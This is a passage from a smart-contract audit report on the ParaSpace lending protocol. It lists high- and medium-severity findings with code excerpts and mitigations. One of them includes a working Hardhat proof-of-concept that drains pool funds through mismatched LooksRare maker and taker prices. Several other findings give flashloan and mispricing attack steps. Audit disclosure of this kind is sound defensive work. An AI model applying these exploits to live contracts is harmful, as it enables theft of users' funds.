        uint160 price1 = getSqrtPriceX96(1e18, 5 * 1e18, 18, 18)

        // ok
        uint160 price2 = getSqrtPriceX96(1e18, 5 * 1e18, 18, 9);

        // Has an over-inflated squared root price by 9 magnituc
        uint160 price3 = getSqrtPriceX96(1e18, 5 * 1e18, 9, 18);
    }

    function getSqrtPriceX96(
        uint256 token0Price,
        uint256 token1Price,
        uint256 token0Decimal,
        uint256 token1Decimal
    ) private view returns (uint160 sqrtPriceX96) {
        if (oracleData.token1Decimal == oracleData.token0Decimal
            // multiply by 10^18 then divide by 10^9 to preserve
            sqrtPriceX96 = uint160(
                (SqrtLib.sqrt(((token0Price * (10**18)) / (token
                    2**96) / 1E9
            );
        } else if (token1Decimal > token0Decimal) {
            // multiple by 10^(decimalB - decimalA) to preserve
            sqrtPriceX96 = uint160(
                (SqrtLib.sqrt(
                    (token0Price * (10**(18 + token1Decimal - to
                        (token1Price)
                ) * 2**96) / 1E9
            );
        } else {
            // multiple by 10^(decimalA - decimalB) to preserve
```

```
                sqrtPriceX96 = uint160(
                    (SqrtLib.sqrt(
                        (token0Price * (10**(18 + token0Decimal - to
                            (token1Price)
                    ) * 2**96) / 10**(9 + token0Decimal - token1Deci
                );
            }
        }
    }
```

Recommended Mitigation Steps

```
            if (oracleData.token1Decimal == oracleData.token0Decimal
                // multiply by 10^18 then divide by 10^9 to preserve
                oracleData.sqrtPriceX96 = uint160(
                    (SqrtLib.sqrt(
                        ((oracleData.token0Price * (10**18)) /
                            (oracleData.token1Price))
                    ) * 2**96) / 1E9
                );
            } else if (oracleData.token1Decimal > oracleData.token0I
                // multiple by 10^(decimalB - decimalA) to preserve
                oracleData.sqrtPriceX96 = uint160(
                    (SqrtLib.sqrt(
                        (oracleData.token0Price *
                            (10 **
                                (18 +
                                    oracleData.token1Decimal -
                                    oracleData.token0Decimal))) /
                            (oracleData.token1Price)
                    ) * 2**96) /
                        10 **
                            (9 +
                                oracleData.token1Decimal -
                                oracleData.token0Decimal)
                );
            } else {
                // multiple by 10^(decimalA - decimalB) to preserve
                oracleData.sqrtPriceX96 = uint160(
                    (SqrtLib.sqrt(
                        (oracleData.token0Price *
                            (10 **
                                (18 +
```

```
                                    oracleData.token0Decimal -
                                    oracleData.token1Decimal))) /
                                (oracleData.token1Price)
                        ) * 2**96) /
                            10 **
                                (9 +
                                    oracleData.token0Decimal -
                                    oracleData.token1Decimal)
                    );
                }
```

[H-07] User can pass auction recovery health check easily with flashloan

Submitted by Trust

https://github.com/code-423n4/2022-11-paraspace/blob/c6820a279c64a299a783955749fdc977de8f0449/paraspace-core/contracts/protocol/pool/PoolParameters.sol#L281

ParaSpace features an auction mechanism to liquidate user's NFT holdings and receive fair value. User has the option, before liquidation actually happens but after auction started, to top up their account to above recovery factor (> 1.5 instead of > 1) and use `setAuctionValidityTime()` to invalidate the auction.

```
require(
    erc721HealthFactor > ps._auctionRecoveryHealthFactor,
    Errors.ERC721_HEALTH_FACTOR_NOT_ABOVE_THRESHOLD
);
userConfig.auctionValidityTime = block.timestamp;
```

The issue is that the check validates the account is topped in the moment the TX is executed. Therefore, user may very easily make it appear they have fully recovered by borrowing a large amount of funds, depositing them as collateral, registering auction invalidation, removing the collateral and repaying the flash loan. Reentrancy guards are not effective to prevent this attack because all these actions are done in a sequence, one finishes before the other begins. However, it is clear user cannot

immediately finish this attack below liquidation threshold because health factor check will not allow it.

Still, the recovery feature is a very important feature of the protocol and a large part of what makes it unique, which is why I think it is very significant that it can be bypassed.
I am on the fence on whether this should be HIGH or MED level impact, would support judge's verdict either way.

Impact

User can pass auction recovery health check easily with flashloan.

Proof of Concept

1. User places NFT as collateral in the protocol
2. User borrows using the NFT as collateral
3. NFT price drops and health factor is lower than liquidation threshold
4. Auction to sell NFT initiates
5. User deposits just enough to be above liquidation threshold
6. User now flashloans 1000 WETH
    1. supply 1000 WETH to the protocol
    2. call setAuctionValidityTime(), cancelling the auction
    3. withdraw the 1000 WETH from the protocol
    4. pay back the 1000 WETH flashloan
7. End result is bypassing of recovery health check

Recommended Mitigation Steps

In order to know user has definitely recovered, implement it as a function which holds the user's assets for X time (at least 5 minutes), then releases it back to the user and cancelling all their auctions.

LSDan (judge) commented:

> I agree with high risk for this. It's a direct attack on the intended functionality of the protocol that can result in a liquidation delay and potential loss of funds.

[H-08] NFTFloorOracle's asset and feeder structures can be corrupted

Submitted by hyh*, also found by* brgltd*,* minhquanym*,* Jeiwan*, and* gzeon

https://github.com/code-423n4/2022-11-paraspace/blob/c6820a279c64a299a783955749fdc977de8f0449/paraspace-core/contracts/misc/NFTFloorOracle.sol#L278-L286
https://github.com/code-423n4/2022-11-paraspace/blob/c6820a279c64a299a783955749fdc977de8f0449/paraspace-core/contracts/misc/NFTFloorOracle.sol#L307-L316

NFTFloorOracle's `_addAsset()` and `_addFeeder()` truncate the `assets` and `feeders` arrays indices to 255, both using `uint8 index` field in the corresponding structures and performing `uint8(assets.length - 1)` truncation on the new element addition.

`2^8 - 1` looks to be too tight as an **all time** element count limit. It can be realistically surpassed in a couple years time, especially given multi-asset and multi-feeder nature of the protocol. This way this isn't a theoretical unsafe truncation, but an accounting malfunction that is practically reachable given long enough system lifespan, without any additional requirements as asset/feeder turnaround is a going concern state of the system.

Impact

Once truncation start corrupting the indices the asset/feeder structures will become incorrectly referenced and removal of an element will start to remove another one, permanently breaking up the structures.

This will lead to inability to control these structures and then to Oracle malfunction. This can lead to collateral mispricing. Setting the severity to be medium due to prerequisites.

Proof of Concept

`feederPositionMap` and `assetFeederMap` use `uint8` indices:

https://github.com/code-423n4/2022-11-paraspace/blob/c6820a279c64a299a783955749fdc977de8f0449/paraspace-core/contracts/misc/NFTFloorOracle.sol#L32-L48

```
    struct FeederRegistrar {
        // if asset registered or not
        bool registered;
        // index in asset list
        uint8 index;
        // if asset paused,reject the price
        bool paused;
        // feeder -> PriceInformation
        mapping(address => PriceInformation) feederPrice;
    }

    struct FeederPosition {
        // if feeder registered or not
        bool registered;
        // index in feeder list
        uint8 index;
    }
```

https://github.com/code-423n4/2022-11-paraspace/blob/c6820a279c64a299a783955749fdc977de8f0449/paraspace-core/contracts/misc/NFTFloorOracle.sol#L79-L88

```
        /// @dev feeder map
        // feeder address -> index in feeder list
        mapping(address => FeederPosition) private feederPositionMap

        ...

        /// @dev Original raw value to aggregate with
        // the NFT contract address -> FeederRegistrar which contain
        mapping(address => FeederRegistrar) public assetFeederMap;
```

On entry removal both `assets` array length do not decrease:

https://github.com/code-423n4/2022-11-paraspace/blob/c6820a279c64a299a783955749fdc977de8f0449/paraspace-core/contracts/misc/NFTFloorOracle.sol#L296-L305

```
    function _removeAsset(address _asset)
        internal
        onlyWhenAssetExisted(_asset)
    {
        uint8 assetIndex = assetFeederMap[_asset].index;
        delete assets[assetIndex];
        delete assetPriceMap[_asset];
        delete assetFeederMap[_asset];
        emit AssetRemoved(_asset);
    }
```

On the contrary, feeders array is being decreased:

https://github.com/code-423n4/2022-11-paraspace/blob/c6820a279c64a299a783955749fdc977de8f0449/paraspace-core/contracts/misc/NFTFloorOracle.sol#L326-L338

```
    function _removeFeeder(address _feeder)
        internal
        onlyWhenFeederExisted(_feeder)
    {
        uint8 feederIndex = feederPositionMap[_feeder].index;
        if (feederIndex >= 0 && feeders[feederIndex] == _feeder)
            feeders[feederIndex] = feeders[feeders.length - 1];
            feeders.pop();
        }
        delete feederPositionMap[_feeder];
        revokeRole(UPDATER_ROLE, _feeder);
        emit FeederRemoved(_feeder);
    }
```

I.e. `assets` array element is set to zero with `delete`, but not removed from the array.

This means that `assets` will only grow over time, and will eventually surpass `2^8 - 1 = 255`. That's realistic given that assets here are NFTs, whose variety will increase over time.

Once this happen the truncation will start to corrupt the indices:

https://github.com/code-423n4/2022-11-paraspace/blob/c6820a279c64a299a783955749fdc977de8f0449/paraspace-core/contracts/misc/NFTFloorOracle.sol#L278-L286

```
function _addAsset(address _asset)
    internal
    onlyWhenAssetNotExisted(_asset)
{
    assetFeederMap[_asset].registered = true;
    assets.push(_asset);
    assetFeederMap[_asset].index = uint8(assets.length - 1);
    emit AssetAdded(_asset);
}
```

This can happen with `feeders` too, if the count merely surpass `255` with net additions:

https://github.com/code-423n4/2022-11-paraspace/blob/c6820a279c64a299a783955749fdc977de8f0449/paraspace-core/contracts/misc/NFTFloorOracle.sol#L307-L316

```
function _addFeeder(address _feeder)
    internal
    onlyWhenFeederNotExisted(_feeder)
{
    feeders.push(_feeder);
    feederPositionMap[_feeder].index = uint8(feeders.length
    feederPositionMap[_feeder].registered = true;
    _setupRole(UPDATER_ROLE, _feeder);
    emit FeederAdded(_feeder);
}
```

This will lead to `_removeAsset()` and `_removeFeeder()` clearing another assets/feeders as the `assetFeederMap[_asset].index` and `feederPositionMap[_feeder].index` become broken being truncated. It will permanently mess the structures.

Recommended Mitigation Steps

As a simplest measure consider increasing the limit to `2^32 - 1`:

https://github.com/code-423n4/2022-11-paraspace/blob/c6820a279c64a299a783955749fdc977de8f0449/paraspace-core/contracts/misc/NFTFloorOracle.sol#L278-L286

```
    function _addAsset(address _asset)
        internal
        onlyWhenAssetNotExisted(_asset)
    {
        assetFeederMap[_asset].registered = true;
        assets.push(_asset);
-       assetFeederMap[_asset].index = uint8(assets.length - 1);
+       assetFeederMap[_asset].index = uint32(assets.length - 1)
        emit AssetAdded(_asset);
    }
```

https://github.com/code-423n4/2022-11-paraspace/blob/c6820a279c64a299a783955749fdc977de8f0449/paraspace-core/contracts/misc/NFTFloorOracle.sol#L307-L316

```
    function _addFeeder(address _feeder)
        internal
        onlyWhenFeederNotExisted(_feeder)
    {
        feeders.push(_feeder);
-       feederPositionMap[_feeder].index = uint8(feeders.length
+       feederPositionMap[_feeder].index = uint32(feeders.length
        feederPositionMap[_feeder].registered = true;
        _setupRole(UPDATER_ROLE, _feeder);
        emit FeederAdded(_feeder);
    }
```

https://github.com/code-423n4/2022-11-paraspace/blob/c6820a279c64a299a783955749fdc977de8f0449/paraspace-core/contracts/misc/NFTFloorOracle.sol#L32-L48

```
    struct FeederRegistrar {
        // if asset registered or not
        bool registered;
        // index in asset list
    -   uint8 index;
    +   uint32 index;
        // if asset paused,reject the price
        bool paused;
        // feeder -> PriceInformation
        mapping(address => PriceInformation) feederPrice;
    }

    struct FeederPosition {
        // if feeder registered or not
        bool registered;
        // index in feeder list
    -   uint8 index;
    +   uint32 index;
    }
```

Also, consider actually removing `assets` array element in `_removeAsset()` via the usual moving of the last element as it's done in `_removeFeeder()`.

LSDan (judge) increased severity to High

[H-09] UniswapV3 tokens of certain pairs will be wrongly valued, leading to liquidations

Submitted by Trust

https://github.com/code-423n4/2022-11-paraspace/blob/c6820a279c64a299a783955749fdc977de8f0449/paraspace-core/contracts/misc/UniswapV3OracleWrapper.sol#L245

UniswapV3OracleWrapper is responsible for price feed of UniswapV3 NFT tokens. Its getTokenPrice() is used by the health check calculation in GenericLogic.

getTokenPrice gets price from the oracle and then uses it to calculate value of its liquidity.

```
function getTokenPrice(uint256 tokenId) public view returns (uir
    UinswapV3PositionData memory positionData = getOnchainPositi
        tokenId
    );
    PairOracleData memory oracleData = _getOracleData(positionDa
    (uint256 liquidityAmount0, uint256 liquidityAmount1) = Liqui
        .getAmountsForLiquidity(
            oracleData.sqrtPriceX96,
            TickMath.getSqrtRatioAtTick(positionData.tickLower),
            TickMath.getSqrtRatioAtTick(positionData.tickUpper),
            positionData.liquidity
        );
    (
        uint256 feeAmount0,
        uint256 feeAmount1
    ) = getLpFeeAmountFromPositionData(positionData);
    return
        (((liquidityAmount0 + feeAmount0) * oracleData.token0Pri
            10**oracleData.token0Decimal) +
        (((liquidityAmount1 + feeAmount1) * oracleData.token1Pri
            10**oracleData.token1Decimal);
}
```

In `_getOracleData` , sqrtPriceX96 of the holding is calculated, using square root of token0Price and token1Price, corrected for difference in decimals. In case they have same decimals, this is the calculation:

```
if (oracleData.token1Decimal == oracleData.token0Decimal) {
    // multiply by 10^18 then divide by 10^9 to preserve price i
    oracleData.sqrtPriceX96 = uint160(
        (SqrtLib.sqrt(
            ((oracleData.token0Price * (10**18)) /
                (oracleData.token1Price))
        ) * 2**96) / 1E9
    );
```

The issue is that the inner calculation, could be 0, making the whole expression zero, although price is not.

```
((oracleData.token0Price * (10**18)) /
                        (oracleData.token1Price))
```

This expression will be 0 if `oracleData.token1Price > token0Price * 10**18`. This is not far fetched, as there is massive difference in prices of different ERC20 tokens due to tokenomic models. For example, WETH (18 decimals) is `$1300`, while BTT (18 decimals) is `$0.00000068`.

The price is represented using X96 type, so there is plenty of room to fit the price between two tokens of different values. It is just that the number is multiplied by 2**96 too late in the calculation, after the division result is zero.

Back in getTokenPrice, the sqrtPriceX96 parameter which can be zero, is passed to `LiquidityAmounts.getAmountsForLiquidity()` to get liquidity values. In case price is zero, the liquidity calculator will assume all holdings are amount0, while in reality they could be all amount1, or a combination of the two.

```
function getAmountsForLiquidity(
    uint160 sqrtRatioX96,
    uint160 sqrtRatioAX96,
    uint160 sqrtRatioBX96,
    uint128 liquidity
) internal pure returns (uint256 amount0, uint256 amount1) {
    if (sqrtRatioAX96 > sqrtRatioBX96)
        (sqrtRatioAX96, sqrtRatioBX96) = (sqrtRatioBX96, sqrtRat
    if (sqrtRatioX96 <= sqrtRatioAX96) { <- Always drop here whe
        amount0 = getAmount0ForLiquidity(
            sqrtRatioAX96,
            sqrtRatioBX96,
            liquidity
        );
    } else if (sqrtRatioX96 < sqrtRatioBX96) {
        amount0 = getAmount0ForLiquidity(
            sqrtRatioX96,
            sqrtRatioBX96,
            liquidity
        );
```

```
            amount1 = getAmount1ForLiquidity(
                sqrtRatioAX96,
                sqrtRatioX96,
                liquidity
            );
        } else {
            amount1 = getAmount1ForLiquidity(
                sqrtRatioAX96,
                sqrtRatioBX96,
                liquidity
            );
        }
    }
```

Since amount0 is the lower value between the two, it is easy to see that the calculated liquidity value will be much smaller than it should be, and as a result the entire Uniswapv3 holding is valuated much lower than it should. Ultimately, it will cause liquidation the moment the ratio between some uniswap pair goes over 10**18.

For the sake of completeness, healthFactor is calculated by `calculateUserAccountData`, which calls `_getUserBalanceForUniswapV3`, which queries the oracle with `_getTokenPrice`.

Impact

UniswapV3 tokens of certain pairs will be wrongly valued, leading to liquidations.

Proof of Concept

1. Alice deposits a uniswap v3 liquidity token as collateral in ParaSpace (Pair A/B)
2. Value of B rises in comparison to A. Now PriceB = PriceA * 10**18
3. sqrtPrice resolves to 0, and entire liquidity is taken as A liquidity. In reality, price is between tickUpper and tickLower of the uniswap token. B tokens are not taken into consideration.
4. Liquidator Luke initiates liquidation of Alice. Alice may lose her NFT collateral although she has kept her position healthy.

Recommended Mitigation Steps

Multiply by 2**96 before the division operation in sqrtPriceX96 calculation.

[H-10] Attacker can drain pool using `executeBuyWithCredit` with malicious marketplace payload

Submitted by Trust

https://github.com/code-423n4/2022-11-paraspace/blob/c6820a279c64a299a783955749fdc977de8f0449/paraspace-core/contracts/misc/marketplaces/LooksRareAdapter.sol#L59
https://github.com/code-423n4/2022-11-paraspace/blob/c6820a279c64a299a783955749fdc977de8f0449/paraspace-core/contracts/protocol/libraries/logic/MarketplaceLogic.sol#L397

Paraspace supports leveraged purchases of NFTs through PoolMarketplace entry points. User calls buyWithCredit with marketplace, calldata to be sent to marketplace, and how many tokens to borrow.

```
function buyWithCredit(
    bytes32 marketplaceId,
    bytes calldata payload,
    DataTypes.Credit calldata credit,
    uint16 referralCode
) external payable virtual override nonReentrant {
    DataTypes.PoolStorage storage ps = poolStorage();
    MarketplaceLogic.executeBuyWithCredit(
        marketplaceId,
        payload,
        credit,
        ps,
        ADDRESSES_PROVIDER,
        referralCode
    );
}
```

In executeBuyWithCredit, orders are deserialized from the payload user sent to a DataTypes.OrderInfo structure. Each MarketplaceAdapter is required to fulfil that functionality through getAskOrderInfo:

```
DataTypes.OrderInfo memory orderInfo = IMarketplace(marketplace.
    .getAskOrderInfo(payload, vars.weth);
```

If we take a look at LooksRareAdapter's getAskOrderInfo, it will the consideration parameter using only the MakerOrder parameters, without taking into account TakerOrder params

```
(
    OrderTypes.TakerOrder memory takerBid,
    OrderTypes.MakerOrder memory makerAsk
) = abi.decode(params, (OrderTypes.TakerOrder, OrderTypes.MakerC
orderInfo.maker = makerAsk.signer;

consideration[0] = ConsiderationItem(
    itemType,
    token,
    0,
    makerAsk.price, // TODO: take minPercentageToAsk into accour
    makerAsk.price,
    payable(takerBid.taker)
);
```

The OrderInfo constructed, which contains the consideration item from maker, is used in _delegateToPool, called by _buyWithCredit(), called by executeBuyWithCredit:

```
for (uint256 i = 0; i < params.orderInfo.consideration.length; i
    ConsiderationItem memory item = params.orderInfo.considerati
    require(
        item.startAmount == item.endAmount,
        Errors.INVALID_MARKETPLACE_ORDER
    );
    require(
        item.itemType == ItemType.ERC20 ||
            (vars.isETH && item.itemType == ItemType.NATIVE),
        Errors.INVALID_ASSET_TYPE
    );
    require(
        item.token == params.credit.token,
        Errors.CREDIT_DOES_NOT_MATCH_ORDER
```

```
        );
        price += item.startAmount;
    }
```

The total price is charged to msg.sender, and he will pay it with debt tokens + immediate downpayment. After enough funds are transfered to the Pool contract, it delegatecalls to the LooksRare adapter, which will do the actual call to LooksRareExchange. The exchange will send the money gathered in the pool to maker, and give it the NFT.

The issue is that attacker can supply a different price in the MakerOrder and TakerOrder passed as payload to LooksRare. The maker price will be reflected in the registered price charged to user, but taker price will be the one actually transferred from Pool.

To show taker price is what counts, this is the code in LooksRareExchange.sol:

```
    function matchAskWithTakerBid(OrderTypes.TakerOrder calldata tak
        external
        override
        nonReentrant
    {
        require((makerAsk.isOrderAsk) && (!takerBid.isOrderAsk), "Or
        require(msg.sender == takerBid.taker, "Order: Taker must be
        // Check the maker ask order
        bytes32 askHash = makerAsk.hash();
        _validateOrder(makerAsk, askHash);
        (bool isExecutionValid, uint256 tokenId, uint256 amount) = I
            .canExecuteTakerBid(takerBid, makerAsk);
        require(isExecutionValid, "Strategy: Execution invalid");
        // Update maker ask order status to true (prevents replay)
        _isUserOrderNonceExecutedOrCancelled[makerAsk.signer][makerA
        // Execution part 1/2
        _transferFeesAndFunds(
            makerAsk.strategy,
            makerAsk.collection,
            tokenId,
            makerAsk.currency,
            msg.sender,
            makerAsk.signer,
            takerBid.price,   <--- taker price is what's charged
            makerAsk.minPercentageToAsk
```

```
        );
            ...
    }
```

Since attacker will be both maker and taker in this flow, he has no problem in supplying a strategy which will accept higher taker price than maker price. It will pass this check:

```
    (bool isExecutionValid, uint256 tokenId, uint256 amount) = IExec
        .canExecuteTakerBid(takerBid, makerAsk);
```

It is important to note that for this exploit we can pass a 0 credit loan amount, which allows the stolen asset to be any asset, not just ones supported by the pool. This is because of early return in `_borrowTo()` and `\repay()` functions.

The attack POC looks as follows:

1. Taker (attacker) has 10 DAI
2. Pool has 990 DAI
3. Maker (attacker) has 1 doodle NFT.
4. Taker submits buyWithCredit() transaction:
5. credit amount 0
6. TakerOrder with 1000 amount
7. MakerOrder with 10 amount and “accept all” execution strategy
8. Pool will take the 10 DAI from taker and additional 990 DAI from it’s own funds and send to Maker.
9. Attacker ends up with both 1000 DAI and an nToken of the NFT

Impact

Any ERC20 tokens which exist in the pool contract can be drained by an attacker.

Proof of Concept

In `_pool_marketplace_buy_wtih_credit.spec.ts` , add this test:

```
it("looksrare attack", async () => {
  const {
    doodles,
    dai,
    pool,
    users: [maker, taker, middleman],
  } = await loadFixture(testEnvFixture);
  const payNowNumber = "10";
  const poolVictimNumber = "990";
  const payNowAmount = await convertToCurrencyDecimals(
    dai.address,
    payNowNumber
  );
  const poolVictimAmount = await convertToCurrencyDecimals(
    dai.address,
      poolVictimNumber
  );
  const totalAmount = payNowAmount.add(poolVictimAmount);
  const nftId = 0;
  // mint DAI to offer
  // We don't need to give taker any money, he is not charged
  // Instead, give the pool money
  await mintAndValidate(dai, payNowNumber, taker);
  await mintAndValidate(dai, poolVictimNumber, pool);
  // middleman supplies DAI to pool to be borrowed by offer late
  //await supplyAndValidate(dai, poolVictimNumber, middleman, tr
  // maker mint mayc
  await mintAndValidate(doodles, "1", maker);
  // approve
  await waitForTx(
    await dai.connect(taker.signer).approve(pool.address, payNow
  );
  console.log("maker balance before", await dai.balanceOf(maker.
  console.log("taker balance before", await dai.balanceOf(taker.
  console.log("pool balance before", await dai.balanceOf(pool.ac
  await executeLooksrareBuyWithCreditAttack(
    doodles,
    dai,
    payNowAmount,
    totalAmount,
    0,
    nftId,
    maker,
    taker
  );
```

In `marketplace-helper.ts` , please copy in the following attack code:

```
export async function executeLooksrareBuyWithCreditAttack(
    tokenToBuy: MintableERC721 | NToken,
    tokenToPayWith: MintableERC20,
    makerAmount: BigNumber,
    takerAmount: BigNumber,
    creditAmount : BigNumberish,
    nftId: number,
    maker: SignerWithAddress,
    taker: SignerWithAddress
) {
  const signer = DRE.ethers.provider.getSigner(maker.address);
  const chainId = await maker.signer.getChainId();
  const nonce = await maker.signer.getTransactionCount();

  // approve
  await waitForTx(
      await tokenToBuy
          .connect(maker.signer)
          .approve((await getTransferManagerERC721()).address, r
  );

  const now = Math.floor(Date.now() / 1000);
  const paramsValue = [];
  const makerOrder: MakerOrder = {
    isOrderAsk: true,
    signer: maker.address,
    collection: tokenToBuy.address,
    // Listed Maker price not includes payLater amount which is
    price: makerAmount,
    tokenId: nftId,
    amount: "1",
    strategy: (await getStrategyStandardSaleForFixedPrice()).adc
    currency: tokenToPayWith.address,
    nonce: nonce,
    startTime: now - 86400,
    endTime: now + 86400, // 2 days validity
    minPercentageToAsk: 7500,
    params: paramsValue,
  };

  const looksRareExchange = await getLooksRareExchange();

  const {domain, value, type} = generateMakerOrderTypedData(
```

```
    maker.address,
    chainId,
    makerOrder,
    looksRareExchange.address
);

const signatureHash = await signer._signTypedData(domain, type

const makerOrderWithSignature: MakerOrderWithSignature = {
  ...makerOrder,
  signature: signatureHash,
};

const vrs = DRE.ethers.utils.splitSignature(
    makerOrderWithSignature.signature
);

const makerOrderWithVRS: MakerOrderWithVRS = {
  ...makerOrderWithSignature,
  ...vrs,
};
const pool = await getPoolProxy();
const takerOrder: TakerOrder = {
  isOrderAsk: false,
  taker: pool.address,
  price: takerAmount,
  tokenId: makerOrderWithSignature.tokenId,
  minPercentageToAsk: 7500,
  params: paramsValue,
};

const encodedData = looksRareExchange.interface.encodeFunctior
    "matchAskWithTakerBid",
    [takerOrder, makerOrderWithVRS]
);

const tx = pool.connect(taker.signer).buyWithCredit(
    LOOKSRARE_ID,
    `0x${encodedData.slice(10)}`,
    {
      token: tokenToPayWith.address,
      amount: creditAmount,
      orderId: constants.HashZero,
      v: 0,
      r: constants.HashZero,
      s: constants.HashZero,
```

```
        },
        0,
        {
          gasLimit: 5000000,
        }
    );

    await (await tx).wait();
  }
```

Finally, we need to change the passed execution strategy. In `StrategyStandardSaleForFixedPrice.sol`, change `canExecuteTakerBid`:

```
  function canExecuteTakerBid(OrderTypes.TakerOrder calldata taker
      external
      view
      override
      returns (
          bool,
          uint256,
          uint256
      )
  {
      return (
          //((makerAsk.price == takerBid.price) &&
          //    (makerAsk.tokenId == takerBid.tokenId) &&
          //    (makerAsk.startTime <= block.timestamp) &&
          //    (makerAsk.endTime >= block.timestamp)),
          true,
          makerAsk.tokenId,
          makerAsk.amount
      );
  }
```

We can see the output:

```
maker balance before BigNumber { value: "0" }
taker balance before BigNumber { value: "10000000000000000000" }
pool balance before BigNumber { value: "99000000000000000000" }
maker balance after BigNumber { value: "100000000000000000000"
taker balance after BigNumber { value: "0" }
```

```
pool balance after BigNumber { value: "0" }

  Leveraged Buy - Positive tests
    ✓ looksrare attack (34857ms)


  1 passing (54s)
```

Recommended Mitigation Steps

It is important to validate that the price charged to user is the same price taken from the Pool contract:

```
// In LooksRareAdapter's getAskOrderInfo:
require(makerAsk.price, takerBid.price)
```

Medium Risk Findings (24)

[M-01] Semi-erroneous Median Value

Submitted by RaymondFam

https://github.com/code-423n4/2022-11-paraspace/blob/main/paraspace-core/contracts/misc/NFTFloorOracle.sol#L429

In `NFTFloorOracle.sol`, `_combine()` returns a validated `medianPrice` on line 429 after having `validPriceList` sorted in ascending order.

It will return a correct median as along as the array entails an odd number of valid prices. However, if there were an even number of valid prices, the median was supposed to be the average of the two middle values according to the median formula below:

Median Formula

$$\text{Med}(X) = \begin{cases} X[\frac{n+1}{2}] & \text{if n is odd} \\ \frac{X[\frac{n}{2}]+X[\frac{n}{2}+1]}{2} & \text{if n is even} \end{cases}$$

X
= ordered list of values in data set
n
= number of values in data set

The impact could be significant in edge cases and affect all function calls dependent on the finalized `twap`.

Proof of Concept

Let's assume there are four valid ether prices each of which is 1.5 times more than the previous one:

```
validPriceList = [1000, 1500, 2250, 3375]
```

Instead of returning `(1500 + 2250) / 2 = 1875`, 2250 is returned, incurring a 20% increment or 120 price deviation.

Recommended Mitigation Steps

Consider having line 429 refactored as follows:

```
if (validNum % 2 != 0) {
    return (true, validPriceList[validNum / 2]);
}
else
    return (true, (validPriceList[validNum / 2] + validP
```

[M-02] Value can be stuck in Adapters

Submitted by gzeon, *also found by* ayeslick *and* Dravee

https://github.com/code-423n4/2022-11-paraspace/blob/c6820a279c64a299a783955749fdc977de8f0449/paraspace-core/contracts/misc/marketplaces/LooksRareAdapter.sol#L73-L94
https://github.com/code-423n4/2022-11-paraspace/blob/c6820a279c64a299a783955749fdc977de8f0449/paraspace-core/contracts/misc/marketplaces/SeaportAdapter.sol#L93-L107
https://github.com/code-423n4/2022-11-paraspace/blob/c6820a279c64a299a783955749fdc977de8f0449/paraspace-core/contracts/misc/marketplaces/X2Y2Adapter.sol#L88-L102

matchAskWithTakerBid is payable, it calls `functionCallWithValue` with the value parameter. There are no checks to make sure `msg.value == value\` , if excess value is sent user will not receive a refund.

Proof of Concept

https://github.com/code-423n4/2022-11-paraspace/blob/c6820a279c64a299a783955749fdc977de8f0449/paraspace-core/contracts/misc/marketplaces/LooksRareAdapter.sol#L73-L94

```
function matchAskWithTakerBid(
    address marketplace,
    bytes calldata params,
    uint256 value
) external payable override returns (bytes memory) {
    bytes4 selector;
    if (value == 0) {
        selector = ILooksRareExchange.matchAskWithTakerBid.s
    } else {
        selector = ILooksRareExchange
            .matchAskWithTakerBidUsingETHAndWETH
            .selector;
    }
    bytes memory data = abi.encodePacked(selector, params);
    return
        Address.functionCallWithValue(
            marketplace,
            data,
            value,
            Errors.CALL_MARKETPLACE_FAILED
        );
```

```
    }
```

Same code exists in LooksRareAdapter, SeaportAdapter, and X2Y2Adapter.

Recommended Mitigation Steps

Check `msg.value == value`

If the function is only supposed to be delegate called into, consider adding a check to prevent direct call.

[M-03] safeTransfer is not implemented correctly

Submitted by csanuragjain*, also found by* joestakey*,* eierina*,* unforgiven*, and* Lambda

https://github.com/code-423n4/2022-11-paraspace/blob/main/paraspace-core/contracts/protocol/tokenization/base/MintableIncentivizedERC721.sol#L320

The safeTransfer function Safely transfers `tokenId` token from `from` to `to`, checking first that contract recipients are aware of the ERC721 protocol to prevent tokens from being forever locked. But seems like this safety check got missed in the `_safeTransfer` function leading to non secure ERC721 transfers

Proof of Concept

1. User calls the `safeTransferFrom` function (Using NToken contract which implements MintableIncentivizedERC721 contract)

```
    function safeTransferFrom(
            address from,
            address to,
            uint256 tokenId,
            bytes memory _data
        ) external virtual override nonReentrant {
            _safeTransferFrom(from, to, tokenId, _data);
        }
```

2. This makes an internal call to _safeTransferFrom -> _safeTransfer -> _transfer

```
function safeTransferFrom(
        address from,
        address to,
        uint256 tokenId,
        bytes memory _data
    ) external virtual override nonReentrant {
        _safeTransferFrom(from, to, tokenId, _data);
    }

    function _safeTransferFrom(
        address from,
        address to,
        uint256 tokenId,
        bytes memory _data
    ) internal {
        require(
            _isApprovedOrOwner(_msgSender(), tokenId),
            "ERC721: transfer caller is not owner nor approved"
        );
        _safeTransfer(from, to, tokenId, _data);
    }

function _safeTransfer(
        address from,
        address to,
        uint256 tokenId,
        bytes memory
    ) internal virtual {
        _transfer(from, to, tokenId);
    }
```

3. Now lets see `_transfer` function

```
function _transfer(
        address from,
        address to,
        uint256 tokenId
    ) internal virtual {
        MintableERC721Logic.executeTransfer(
            _ERC721Data,
            POOL,
```

```
                ATOMIC_PRICING,
                from,
                to,
                tokenId
            );
        }
```

4. This is calling `MintableERC721Logic.executeTransfer` which simply transfers the asset
5. In this full flow there is no check to see whether `to` address can support ERC721 which fails the purpose of `safeTransferFrom` function
6. Also notice the comment mentions that `data` parameter passed in safeTransferFrom is sent to recipient in call but there is no such transfer of `data`

Recommended Mitigation Steps

Add a call to `onERC721Received` for recipient and see if the recipient actually supports ERC721.

WalidOfNow (Paraspace) commented via duplicate issue `#51` :

> This is by design. We want to avoid re-entrancy to our contracts and so we removed calling the hook.

[M-04] Fallback oracle is using spot price in Uniswap liquidity pool, which is very vulnerable to flashloan price manipulation

Submitted by ladboy233*, also found by* __141345__*,* R2*,* Kong*,* mahdikarimi*, and* Lambda

https://github.com/code-423n4/2022-11-paraspace/blob/c6820a279c64a299a783955749fdc977de8f0449/paraspace-core/contracts/misc/ParaSpaceOracle.sol#L131
https://github.com/code-423n4/2022-11-paraspace/blob/c6820a279c64a299a783955749fdc977de8f0449/paraspace-core/contracts/misc/ParaSpaceFallbackOracle.sol#L56
https://github.com/code-423n4/2022-11-

paraspace/blob/c6820a279c64a299a783955749fdc977de8f0449/paraspace-core/contracts/misc/ParaSpaceFallbackOracle.sol#L78

Fallback oracle is using spot price in Uniswap liquidity pool, which is very vulnerable to flashloan price manipulation. Hacker can use flashloan to distort the price and overborrow or perform malicious liqudiation.

Proof of Concept

In the current implementation of the paraspace oracle, if the paraspace oracle has issue, the fallback oracle is used for ERC20 token.

```
    /// @inheritdoc IPriceOracleGetter
